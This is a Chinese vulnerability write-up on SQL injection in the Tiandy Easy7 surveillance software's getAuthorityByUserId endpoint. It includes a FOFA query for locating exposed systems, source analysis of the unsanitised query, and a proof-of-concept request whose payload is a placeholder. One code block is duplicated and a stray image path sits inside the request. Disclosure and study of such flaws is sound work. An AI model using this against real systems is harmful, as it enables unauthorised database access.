漏洞简介
天地伟业Easy7是一款用于视频监控管理的软件系统。
该系统的 /Easy7/rest/user/getAuthorityByUserId 接口存在SQL注入漏洞,攻击者可以通过构造恶意请求执行任意SQL语句,可能导致敏感信息泄露或数据库被篡改。
影响版本
fofa语法
body="/Easy7/apps/WebService/LogIn.jsp" || body="Easy7/VideoLib.EXE" || body="/Easy7/index.html" || (body="<img src=\"./images/ico/Easy7_logo_transparent.png") && title="平台"
漏洞分析
首先,该系统基于Spring 3.0,比较古老且WEB-INF/web.xml里没有配置任何filter进行权限校验,因此绝大部分接口都是可以直接访问的。
再来看本次的漏洞接口 /Easy7/rest/user/getAuthorityByUserId 对应的 getAuthorityByUserId() 方法实现逻辑
@Controller
@RequestMapping({"/user"})
public class CLS_REST_User {
    @Resource(
        name = "boUser"
    )
    private CLS_BO_User boUser;

    @RequestMapping({"/getAuthorityByUserId"})
    public void getAuthorityByUserId(HttpServletRequest req, HttpServletResponse resp, String userId, String objId, CLS_VO_AuthorityTypes authTypes) throws IOException {
        resp.getWriter().print(this.boUser.getAuthorityByUserId(userId, objId, authTypes));
}参数userId、objId和authTypes被直接带入boUser.getAuthorityByUserId方法
注意authTypes为数组整型:private int[] authTypes;
public boolean getAuthorityByUserId(String userId, String objId, CLS_VO_AuthorityTypes authTypes) {
    if (userId == null) {
        log.error("userId == null");
        return false;
    } else if (objId == null) {
        log.error("objId == null");
        return false;
    } else {
        ArrayList<Integer> typelist = this.daoUser.getAuthorityTypesByUserId(userId, objId);    public boolean getAuthorityByUserId(String userId, String objId, CLS_VO_AuthorityTypes authTypes) {
        if (userId == null) {
            log.error("userId == null");
            return false;
        } else if (objId == null) {
            log.error("objId == null");
            return false;
        } else {
            ArrayList<Integer> typelist = this.daoUser.getAuthorityTypesByUserId(userId, objId);
继续跟进 daoUser.getAuthorityTypesByUserId(userId, objId)方法
public ArrayList<Integer> getAuthorityTypesByUserId(String userId, String objId) {
    String query = "SELECT TAB_OBJ_ROLE_AUTHORITY.I_AUTHORITY_TYPE_ID FROM TAB_USER_ROLE,TAB_OBJ_ROLE_AUTHORITY  WHERE TAB_USER_ROLE.S_USER_ID = '" + userId + "' " + " AND TAB_OBJ_ROLE_AUTHORITY.S_OBJ_ID = '" + objId + "'" + " AND TAB_OBJ_ROLE_AUTHORITY.S_ROLE_ID = TAB_USER_ROLE.S_ROLE_ID AND TAB_OBJ_ROLE_AUTHORITY.I_STATUS = 1";
    List list = this.getHibernateTemplate().getSessionFactory().getCurrentSession().createSQLQuery(query).list();
ArrayList<Integer> intList = new ArrayList();最终在dao层,参数userId、objId是未经任何过滤或校验直接拼接在where子查询SQL语句中执行,从而造成SQL注入漏洞。
漏洞复现
POST /Easy7/rest/user/getAuthorityByUserId HTTP/1.1
Host:
Content-Type: application/x-www-form-urlencoded

userId=1&objId=SQLI_POC&authTypes=[1]
成功延时5秒


